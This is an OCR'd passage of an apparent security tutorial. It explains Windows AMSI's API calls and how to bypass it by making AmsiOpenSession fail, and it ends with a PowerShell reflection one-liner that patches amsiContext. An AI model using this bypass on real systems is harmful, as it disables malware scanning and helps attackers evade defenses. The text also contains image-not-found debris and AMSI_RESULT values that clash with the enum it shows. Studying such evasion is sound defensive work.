
Image not found or type unknown



In summary, though the process of loading AMSI may involve more steps and be more complex, we know AmsiInitialize is called first, then AmsiOpenSession, and AmsiScanBuffer.


Let’s supply malicious content “**invoke-mimikatz”**, and inspect the calling of these functions.

Image not found or type unknown




When inspecting script content, AmsiInitialize is not called, but AmsiOpenSession and AmsiScanBuffer are still called in order. The calling order is not surprising, as the function names are self-explanatory.

Image not found or type unknown



Finally, the script content is regarded as malicious.



To understand the process better, let’s inspect these functions.

Function AmsiInitialize has **2** arguments, after the execution, the argument **amsiContext** will be initialized. It is a handle of type **HAMSICONTEXT** that will be passed to all subsequent calls to the AMSI API.

```
HRESULT AmsiInitialize(
[in] LPCWSTR appName,
[out] HAMSICONTEXT *amsiContext
);
```

Function AmsiOpenSession has 2 arguments, either. The 1st argument is amsiContext, which is initialized from the function AmsiInitialize. After the execution, **amsiSession** will be initialized. It is a handle of type **HAMSISESSION** that will be passed to all subsequent calls to the AMSI API within the session.

```
HRESULT AmsiOpenSession(
[in] HAMSICONTEXT amsiContext,
[out] HAMSISESSION *amsiSession
);
```

Function AmsiScanBuffer has 6 arguments, including previously initialized amsiContext and amsiSession. Other arguments include the script content, the length of the content, the content ID, and the scan result. The value of argument result will be set after the execution.

```
HRESULT AmsiScanBuffer(
[in] HAMSICONTEXT amsiContext,
[in] PVOID buffer,
[in] ULONG length,
[in] LPCWSTR contentName,
[in, optional] HAMSISESSION amsiSession,
[out] AMSI_RESULT *result
);
```


According to the result value, scanned script could be considered malicious or clean. **AMSI_RESULT_CLEAN** is **1**, **AMSI_RESULT_DETECTED** is **32767.**

```
typedef enum AMSI_RESULT {
AMSI_RESULT_CLEAN,
AMSI_RESULT_NOT_DETECTED,
AMSI_RESULT_BLOCKED_BY_ADMIN_START,
AMSI_RESULT_BLOCKED_BY_ADMIN_END,
AMSI_RESULT_DETECTED
} ;
```

Armed with background knowledge, let’s discuss how to bypass AMSI by attacking these functions.

Attack AmsiOpenSession

In OSEP, the bypass method is to patch the first **DWORD** pointed by amsiContext. The following screenshot is the graph view of AmsiOpenSession on **Windows Server 2019**. As we can see, the first DWORD is compared to “**AMSI**“.




As long as the first DWORD is not equal to “AMSI”, the execution will jump to the following code block:

```
loc_18000250B:
mov eax, 80070057h
retn
AmsiOpenSession endp
```


EAX is set as **0x80070057**, which is **E_INVALIDARG** error. The execution of AmsiOpenSession is unsuccessful, and so will all subsequent calls to the AMSI API.

Image not found or type unknown



However, on Windows 11, the first DWORD is not checked anymore. Fortunately, there are still multiple ways to land that code block. The **RDX**, **RCX**, the **2nd QWORD**, and the **3rd QWORD** are compared to **0** respectively. If **any** of them equals 0, AmsiOpenSession will exit with error.

Image not found or type unknown



The following one-liner payload leverages reflection, it can be used to patch the 1st DWORD to achieve AMSI bypass, now it does not work on Windows 11.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like “*iUtils”)
{$c=$b}};$d=$c.GetFields(‘NonPublic,Static’);Foreach($e in $d) {if ($e.Name -like “*Context”)
{$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =
@(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```

